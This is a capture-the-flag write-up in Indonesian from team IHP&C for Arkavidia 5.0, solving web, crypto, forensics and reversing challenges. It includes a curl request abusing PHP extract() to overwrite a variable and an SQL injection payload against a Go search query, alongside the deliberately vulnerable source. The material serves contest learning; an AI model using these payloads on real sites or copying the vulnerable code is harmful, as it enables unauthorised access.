

# **IHP&C**

---

**I Hate Pie and Canary**

## **Write-Up Arkavidia 5.0**

**< Nyoman Pradipta Dewantara >**

**< I Putu Aris Sanjaya >**

**< I Kadek Teguh Mahesa >**

Challenge : OPTIMUS PRIME

Flag : Arkav5{freedom\_is\_the\_right\_of\_all\_sentient\_beings\_\_}


Description : Arvy sedang membuat sebuah website tentang robot kesayangannya.  
Check it out!

POC :

Pada soal ini berikan sebuah link <http://18.222.179.254:10012/>, pada link tersebut dihalamannya terdapat gambar Optimus Prime dan Quotes. jika dilihat dari description challenge maka kami mencoba membuka robots.txt dan hasilnya seperti ini:



Terdapat sebuah page php bernama mysecret.php, lalu saya buka ternyata ada gambar kepala Optimus Prime, dari gambar tersebut kemungkinan flag terdapat di Headers. Lalu kami coba buka headers:



Ternyata flag ada pada bagian response header, flag:  
Arkav5{freedom\_is\_the\_right\_of\_all\_sentient\_beings\_\_}


Challenge : KULIT MANGGIS

Flag : Arkav5{alw4ys\_know\_h0w\_th3\_http\_w0rks}

Description : Sepertinya ada yang salah dengan web lottery yang dibikin Arvy. Check it out!

POC :

Pada soal ini diberikan link web <http://18.222.179.254:10013/>, tampilan web seperti ini:



Kulit Manggis Lottery

Test your lucky number here!

Lalu kami coba open source terdapat komentar HTML `<!-- ?debug=um -->`, lalu kami coba tambah parameter tersebut:

← → ↻ ⓘ Not secure | 18.222.179.254:10013/?debug=um

```
<?php
session_start();
$_SESSION['number'] = rand();

if (isset($_GET["debug"])) {
    if (isset($_GET["superdebug"])) {
        highlight_file('test.php');
    } else {
        highlight_file(__FILE__);
    }
    die();
}

?>

<!-- ?debug=um -->
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <title>Kulit Manggis</title>

    <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
    <div class="container-fluid">
        <div class="card mb-3 mt-3">
            <div class="card-header">
                Kulit Manggis Lottery
            </div>
            <div class="card-body">
                Test your lucky number here!
                <form method="POST" class="form-inline mt-2" action="test.php">
                    <input class="form-control mr-3" type="text" name="number" required>
                    <button type="submit" class="btn btn-primary">submit</button>
                </form>
            </div>
        </div>
    </div>
</body>
</html>
```

Muncul source code dari index.php, fokus pada bagian php terdapat parameter yang digunakan untuk melihat source code dari test.php lalu saya coba jalankan parameternya:

```
<?php
include 'flag.php';
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    extract($_POST);
    if($number == $_SESSION['number']){
        $correct = 1;
    }else{
        $correct = 0;
    }
} else {
    header('Location: index.php');
}

?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<title>Kulit Manggis</title>

<link href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
<div class="container-fluid">

    <?php if($correct): ?>
    <div class="card mt-3">
        <div class="card-header alert alert-success">
            Congrats!
        </div>
        <div class="card-body">
            Flag: <code><?php echo $flag ?></code>
        </div>
    </div>
    <?php else: ?>
    <div class="card-header alert alert-danger mt-3">
        Maaf, Anda kurang beruntung :( <br />
        Lucky number: <?php echo $_SESSION['number'] ?>
    </div>
    <?php endif; ?>

</div>
</body>
</html>
```

Pada source diatas terdapat function extract() yang digunakan untuk merubah

```
dekguh@dekguh:~$ curl -d "correct=1" -X POST -H "HTTP/1.1 200" "http://18.222.179.254:10013/test.php"
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <title>Kulit Manggis</title>

    <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <div class="container-fluid">

      <div class="card mt-3">
        <div class="card-header alert alert-success">
          Congrats!
        </div>
        <div class="card-body">
          Flag: <code>Arkav5{alw4ys_know_h0w_th3_http_w0rks}</code>
        </div>
      </div>
    </div>
  </body>
```

parameter menjadi variable, jadi kami menggunakan perintah curl seperti ini:

Flag muncul Arkav5{alw4ys\_know\_h0w\_th3\_http\_w0rks}

Challenge : Fancafe

Flag : Arkav5{SQLi\_adalah\_jalan\_ninjaku}


Description : fromis\_9 (프로미스나인) is a South Korean girl group formed by CJ E&M through the 2017 reality show Idol School.

POC :

Pada soal ini diberikan sebuah file zip yang berisi source code webnya dan juga diberikan web link <http://18.223.125.143:10011/>, lalu kami mencoba membuka source codenya dan kami fokus pada bagian:

```
func (p *PostService) Search(keyword string) ([]entity.Post, error) {  
    // We only support one keyword at the moment  
    keyword = strings.Fields(keyword)[0]  
    query := "SELECT * FROM posts WHERE is_deleted = false AND content LIKE '%" + keyword + "%'"  
    log.Println(query)  
    posts := []entity.Post{}  
    err := database.MySQL.Select(&posts, query)  
    if err != nil {  
        return nil, err  
    }  
    return posts, nil  
}
```

Maka kami yakin web tersebut bisa di SQL Injection, lalu kami buka webnya maka terdapat form pencarian, lalu coba mencoba dengan menginput Single Quote, hasilnya:



Muncul error tapi bukan error pesan SQL, jadi kami simpulkan ini harus di injection dengan teknik SQLi BLIND, dan kami fokus pada Query is\_deleted = false, jadi kami akan membuat payload is\_deleted=true:

fromis\_9 Fancafe

%25'\*/or\*/is\_deleted=true--/\*/'-%25

Flag

Arkav5{SQLi\_adalah\_jalan\_ninjaku}

Ternyata flag muncul dengan payload **%25'\*/or\*/is\_deleted=true--/\*/'-%25**, flagnya Arkav5{SQLi\_adalah\_jalan\_ninjaku}



Challenge : eazy random

Flag : Arkav5{1nv1s1ble\_zer0w1dth\_cc}

Description : YaQueen random?

Attachment :

<http://ctf.arkavidia.id/files/b914dbc55320986ec91f517a183c2d71/not-so-random.py>

<http://ctf.arkavidia.id/files/aca86a7e4787cee12d7cc4cfa36bbcac/output.txt>

POC :

Dari file not-so-random.py yang diberikan kami membuat solvernya dengan me-reverse algoritma menjadi seperti berikut.

```
import random, string

flag_enc = "Clrbp7{4kt9m1srj_oqc3b8uew_lf}"
flag = ""
random.seed("lol")
for c in flag_enc:
    if c.islower():
        flag += chr((ord(c) - ord('a') - random.randrange(0,26))%26
+ ord('a'))
    elif c.isupper():
        flag += chr((ord(c) - ord('A') - random.randrange(0,26))%26
+ ord('A'))
    elif c.isdigit():
        flag += chr((ord(c) - ord('0') - random.randrange(0,10))%10
+ ord('0'))
    else:
        flag += c

print flag
```

Flag yang didapatkan : Arkav5{1nv1s1ble\_zer0w1dth\_cc}

Challenge : tut tuut

Flag : Arkav5{mors3c0de}

Description : Nurhado mengirimkan pesan ke Aldi. Tapi Aldi bingung. Bantu Aldi untuk memahami isi pesan dari Nurhado.

```
flag: Arkav5{[pesan]}
```

Attachment :

<http://ctf.arkavidia.id/files/5ae970fa15c30f7bc10f8bf9ddcee628/tut-tuut.mp3>

POC :

Dari file tersebut, terdengar suara peluit morse. Jadi kami menjadi pendengar yang baik dengan menggunakan pengalaman pramuka tingkat penggalang.

Dari kode morse yang telah didapatkan, kami decode menggunakan decoder online <https://cryptii.com/> seperti berikut.



Kemudian kami masukan flag sesuai format menjadi : Arkav5{mors3c0de}

Challenge : Yaqueen

Flag : Arkav5{McQueenYaQueeeen\_\_}

Description : Kalau orang lain bisa, mengapa harus kita?

Attachment :

<http://ctf.arkavidia.id/files/c94d91ae165520b0ec1325f7a25f1b41/YaQueen.jpg>

POC :

Dari file YaQueen.jpg ketika kami binwalk terlihat banyak file yang saling bersembunyi.

```
benrdo@mr-do:~/Downloads/forensic 2$ binwalk YaQueen.jpg
```

| DECIMAL | HEXADECIMAL | DESCRIPTION   |
|---------|-------------|---|
| 0       | 0x0         | JPEG image data, JFIF standard 1.01   |
| 118594  | 0x1CF42     | Zip archive data, at least v2.0 to extract, name: data/   |
| 118629  | 0x1CF65     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_1.jpg   |
| 119118  | 0x1D14E     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_10.jpg  |
| 119608  | 0x1D338     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_100.jpg |
| 120099  | 0x1D523     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_101.jpg |
| 120590  | 0x1D70E     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_102.jpg |
| 121081  | 0x1D8F9     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_103.jpg |
| 121572  | 0x1DAE4     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_104.jpg |
| 122063  | 0x1DCCF     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_105.jpg |
| 122554  | 0x1DEBA     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_106.jpg |
| 123045  | 0x1E0A5     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_107.jpg |
| 123536  | 0x1E290     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_108.jpg |
| 124027  | 0x1E47B     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_109.jpg |
| 124518  | 0x1E666     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_11.jpg  |
| 125008  | 0x1E850     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_110.jpg |
| 125499  | 0x1EA3B     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_111.jpg |
| 125990  | 0x1EC26     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_112.jpg |
| 126481  | 0x1EE11     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_113.jpg |
| 126972  | 0x1EFFC     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_114.jpg |
| 127463  | 0x1F1E7     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_115.jpg |
| 127954  | 0x1F3D2     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_116.jpg |
| 128445  | 0x1F5BD     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_117.jpg |
| 128936  | 0x1F7A8     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_118.jpg |
| 129427  | 0x1F993     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_119.jpg |
| 129918  | 0x1FB7E     | Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/un_12.jpg  |

Oleh karena itu kamu mengeluarkan mereka semua hingga permainan petak umpet selesai :v. Kami foremost dan mendapatkan 625 file gambar baru dengan warna hitam atau putih pada setiap filenya. Kami berpikiran bahwa itu adalah binary data, namun 625 bukannya kelipatan 8 -\_- sehingga menurut kami bukanlah sebuah string. Kami mencoba membuat file gambar dengan dimensi 25px x 25px menggunakan python.

```
from PIL import Image
from binascii import *

ok = ""
for i in range(1,626):
    name = "um_" + str(i) + ".jpg"
    img = Image.open(name)
    pix = img.load()
    color = pix[0,0]
    if (color == (255,255,255)):
```

```


        ok += "1"
    else:
        ok += "0"

img = Image.new('RGB', (25,25))

pixels = img.load()
it = 0
for i in range(25):
    for j in range(25):
        if(ok[it]=='1'):
            pixels[j,i] = (255,255,255)
        it += 1
img.save('out_um.jpg')

```

Dan ternyata gambar yg didapat berupa QRcode, cek dengan QRcode reader online menggunakan hp :v



Whaalaaa flagnya : Arkav5{McQueenYaQueeeen\_\_}



Challenge : Magic

Flag : Arkav5{M4giC\_Byte}

Description : What kind of magic is this?

Attachment :

<http://ctf.arkavidia.id/files/0f63b6e1110131cf1ba45019c727e058/megic.png>

POC :

Dari file yg diberikan terlihat itu bukanlah sebuah gambar yang benar, kami coba memeriksa file binary dan benar... file apakah itu? Kami tidak tau.

```
bemrdo@mr-do:~/Downloads/forensic 1$ xxd megic.png
00000000: e822 383e 6c78 6c73 6172 7674 283a 322b  ."8>lxl sarvt(:2+
00000010: 6172 7591 6172 76b1 6974 7679 6109 91b2  aru.arv.itvya...
00000020: 2e72 7659 613b 3238 350a 2894 fc7b ae1f  .rvYa;285.(..{..
00000030: a2e7 b152 e5c4 303b 3a54 d414 c0df c7cc  ...R..0;:T.....
00000040: 4c56 65b8 22a8 60cd 1cf9 dbba 71a9 aefb  LVe.".".....q...
00000050: 51e4 2ede e8cf 1b14 0dc3 4514 8862 6b60  Q.....E..bk`
00000060: 55d1 9b32 2551 6efd 3911 6cc8 5794 8fa6  U..2%Qn.9.l.W...
00000070: 28cf cf16 1c85 0ba6 daa6 cbce 8f89 8b93  (.....
00000080: 1888 9782 df09 9de7 9b27 abc3 1498 ea43  ....'.....C
00000090: 8659 2907 9897 e1ff 6373 7e39 6170 66f9  .Y).....cs~9apf.
000000a0: 6176 5679 607a 3679 6362 f639 cc76 c8fb  avVy`z6ycb.9.v..
000000b0: e32c 5d06 7f7c 7771 2172 7469 e172 7259  .,]..|wq!rti.rrY
000000c0: 6173 7e39 6170 66f1 69d2 d64a 7152 7678  as~9apf.i..JqRvx
000000d0: 6932 767b 71f2 767d 4172 7771 2172 7478  i2v{q.v}Arwq!rtx
000000e0: 7132 3776 c161 6678 6362 f679 6552 7678  q27v.afxcb.yeRvx
000000f0: 6932 767b 71f2 767d 41f2 f4b7 79f2 767d  i2v{q.v}A...y.v}
00000100: 4172 7771 2172 7469 e172 7259 6173 7e7d  Arwq!rti.rrYas~}
00000110: 2172 7344 e13c 367d 6932 767b 71f2 767d  !rsD.<6}i2v{q.v}
00000120: 4172 7771 2172 7469 e172 7c43 0272 7469  Arwq!rti.r|C.rti
00000130: e172 7259 6173 7e39 6170 66f9 6176 5669  .rrYas~9apf.avVi
00000140: 6173 628d 6148 7768 4172 7771 2172 7469  asb.aHwhArwq!rti
00000150: e172 7259 6173 7e39 6170 5e91 ed73 7e39  .rrYas~9ap^...s~9
00000160: 6170 66f9 6176 5679 607a 3679 6362 f639  apf.avVy`z6ycb.9
00000170: 6176 26a9 629a 723d e172 7259 6173 7e39  av&.b.r=.rrYas~9
00000180: 6170 66f9 6176 5679 607a d6d9 5274 5679  apf.avVy`z..RtVy
00000190: 607a 3679 6362 f679 6552 7678 6932 767b  `z6ycb.yeRvxi2v{
000001a0: 6062 3638 6ed2 6569 6070 66f9 6176 5679  `b68n.ei`pf.avVy
000001b0: 607a 3679 6362 f679 6552 f6fb af6a f679  `z6ycb.yeR...j.y
000001c0: 6552 7678 6932 767b 71f2 767d 4172 7771  eRvxi2v{q.v}Arwq
```

Hemmm.. Tapi kami melihat binary sudah dirubah, jadi kami coba mengecek dengan melakukan xor binary dari file tersebut dengan header signature file .PNG yaitu

89 50 4E 47 0D 0A 1A 0A

```
In [8]: from binascii import *
In [9]: png = "89504e470d0a1a0a"
In [10]: megic = "e822383e6c786c73"
In [11]: key = ""
In [12]: for i in range(len(png)/2):
...:     key += chr(ord(unhexlify(png[i*2:i*2+2])) ^ ord(unhexlify(megic[i*2:i*2+2])))
...:
In [13]: key
Out[13]: 'arvyarvy'
```

Hal unik yang kami temukan adalah penggunaan repeated key “arvy”. Kemudian kami membuat script python berikut.

```
file = open ("megic.png", "rb").read()
key = "arvy"
tex = ""
it = 0
for i in file:
    tex += chr(ord(i) ^ ord(key[it]))
    it = (it + 1) % len(key)
with open ("flag.png", "wb") as out:
    out.write(tex)
```

Flag flag munculah anda : Arkav5{M4giC\_Byte}

Arkav5{M4giC\_Byte}

Challenge : ranger

Flag : Arkav5{Mult1\_rang3\_d0wnl0ad}

Description : Temukan flag di file pcap ini!

Attachment :

<http://ctf.arkavidia.id/files/0b937a38969e28ba08024ce4cf8faadf/ranger.pcapng>

POC :

File ranger.pcapng memiliki banyak data yang membuat kami pusing, namun terlihat banyak file di dalamnya yg dapat kami export (clue : Partial Content). Dengan menggunakan Content-Range kami mengurutkan file tersebut, dan hingga kami mengecek sebuah urutan berikut

Content-Range: bytes 0-66/399

Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

UESDBBQAAAAIABJpK068lrF0+QAAAI0BAAAIAAAAZ2FsZi50eHRFkEIOA0EMRa/iA0StIMQBEGxYIMEJlqfL6Vi4XA==

Content-Range: bytes 67-133/399

Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

jYewQNwdN4OytZ7/9DiUZpBxHBbs4NQAc0kC5wDsFNBw5WP6BC82WGEtMDiGwWg8IKMunmT1MUR45sjGWvQZnUSyNA==

Content-Range: bytes 134-200/399

Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

R0Mh39COiyJsjsZjcJwgicNWSjgQkqKWwgUfs9yPhnrwilFPRg6zGleeilhPNMfh32C12SvD+AGwTpzSw3g1bPvNg==

Content-Range: bytes 201-267/399

Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

12vk6rM1ubc3vNx9PpfSzcfQI9tD23+o7LF9XQOVWh8VPJggfqrskqSA4MzKVYNdJvgd8JKyZmAQzEOdKIYNx9jhVA==

Content-Range: bytes 268-334/399

Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

sLBXqxNZJ43s/z869Dp8ifH0DVBLAQIfABQAAAAIABJpK068lrF0+QAAAI0BAAAIAC  
QAAAAAAAAAICAAAAAAAABnYQ==


Content-Range: bytes 335-398/399  
Last-Modified: Fri, 11 Jan 2019 06:09:28 GMT

bGYudHh0CgAgAAAAAABABgAVKqrF3Sp1AGP0fYQc6nUAY/R9hBzqdQBUEsFB  
gAAAAABAAEAWgAAAB8BAAAAAA==

Dari base64 setiap file tersebut kami decode kemudian digabungkan menjadi sebuah file.

```
bemrdo@mr-do:~/Downloads/forensic 3/urut$ cat 1 2 3 4 5 6
PK[REDACTED]+Neet[REDACTED]galf.txtEIN[REDACTED]
E[REDACTED]X "X\@ 78f[REDACTED]sI[REDACTED]p[REDACTED]6Xa-08h
PK[REDACTED]+Neet[REDACTED]galf.txt[REDACTED]Z[REDACTED]~*U]&[REDACTED]f'Co*V
[REDACTED]K[REDACTED]bemrdo@mr-do:~/Downloads/forensic 3/urut$
bemrdo@mr-do:~/Downloads/forensic 3/urut$ cat 1 2 3 4 5 6 > out_file
bemrdo@mr-do:~/Downloads/forensic 3/urut$ file out_file
out_file: Zip archive data, at least v2.0 to extract
bemrdo@mr-do:~/Downloads/forensic 3/urut$ |
```

File tersebut kami buka dannnnnnn...



Whaallaaaaa...

Donec lobortis sed augue sit amet dapibus. Proin porttitor odio  
ut posuere sollicitudin. Phasellus sodales ut magna nec pharetra.  
Integer venenatis aliquet fringilla. Cras cursus ultrices  
aliquam. Quisque id tincidunt ipsum, ut porttitor metus.  
Arkav5{Mult1\_rang3\_d0wnl0ad}. Integer id molestie tellus, vel  
lacinia nisl. Donec vulputate consequat diam facilisis fermentum.  
Donec non lobortis nisi.

Flag : Arkav5{Mult1\_rang3\_d0wnl0ad}



Challenge : Ular Sanca

Flag : Arkav5{python\_r3v3r3s3\_l33t}

Description : can you beat my python?

Attachment :

<http://ctf.arkavidia.id/files/26afb0807f2ebdad53d01c0383f5afb8/sanca.pyc>

POC :

Dari file sanca.pyc kami coba decompile menggunakan uncompyle6 menjadi sanca.py

```
# uncompyle6 version 3.2.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.15 |Anaconda, Inc.| (default, May
1 2018, 23:32:55)
# [GCC 7.2.0]
# Embedded file name: sanca.py
# Compiled at: 2019-01-12 02:35:09
data = raw_input('Flag:')
data = data[14:] + data[:14]
if len(data) != 28:
    print 'Incorrect!'
    exit()
if data[-2] != 'n':
    print 'Incorrect!'
    exit()
if data[10] != '3':
    print 'Incorrect!'
    exit()
if data[:: -2] != '_otp5ar}3l3333':
    print 'Incorrect!'
    exit()
if data[:: -3] != '_hprvrtls3r':
    print 'Incorrect!'
    exit()
if data[:: -5] != '_yat3v':
    print 'Incorrect!'
    exit()
if data[:: -7] != '_{}s':
    print 'Incorrect!'
    exit()
```

```
if data[::4] != 'rr_tk{h':  
    print 'Incorrect!'  
    exit()  
if data[::7] != 'r3Ap':  
    print 'Incorrect!'  
    exit()  
print 'Correct!'  
# okay decompiling sanca.pyc
```

Dengan menghitung secara manual dapat kata menarique..

r3v3r3s3\_l33t}Arkav5{python\_

Setelah diperbaiki sesuai format dapatlah flagnya : Arkav5{python\_r3v3r3s3\_l33t}


Challenge : Welcome

Flag : **Arkav5{welcome\_to\_arkav5}**

Description : Flagnya ada di Slack #misc gan!

POC :

Dengan description yang jelas kami pun mencarinya di slack dan mendapatkan flagnya pada atas slack



Challenge : geet

Flag : **Arkav5{git\_s4ve\_y0uR\_h1st0ri3s}**

Description : Apakah kamu mengetahui apa itu geeeeeeet?

POC :

Sesuai dengan judulnya geet plesetan dari git, lalu kami mengextract file yang dikasi dan menemukan log yang sangat panjang dengan itu kami menggunakan perintah -p dengan meng grep flagnya dan ditemukan flagnya

```
nyoman@nyoman /Arkav 5.0
└─ cd geet
└─ nyoman@nyoman /geet master
└─ ls
flag
└─ nyoman@nyoman /geet master
└─ git log

nyoman@nyoman /geet master
└─ git log -p | grep "Arkav5{"
-Arkav5{git_s4ve_y0uR_h1st0ri3s}
+Arkav5{git_s4ve_y0uR_h1st0ri3s}
└─ nyoman@nyoman /geet master
```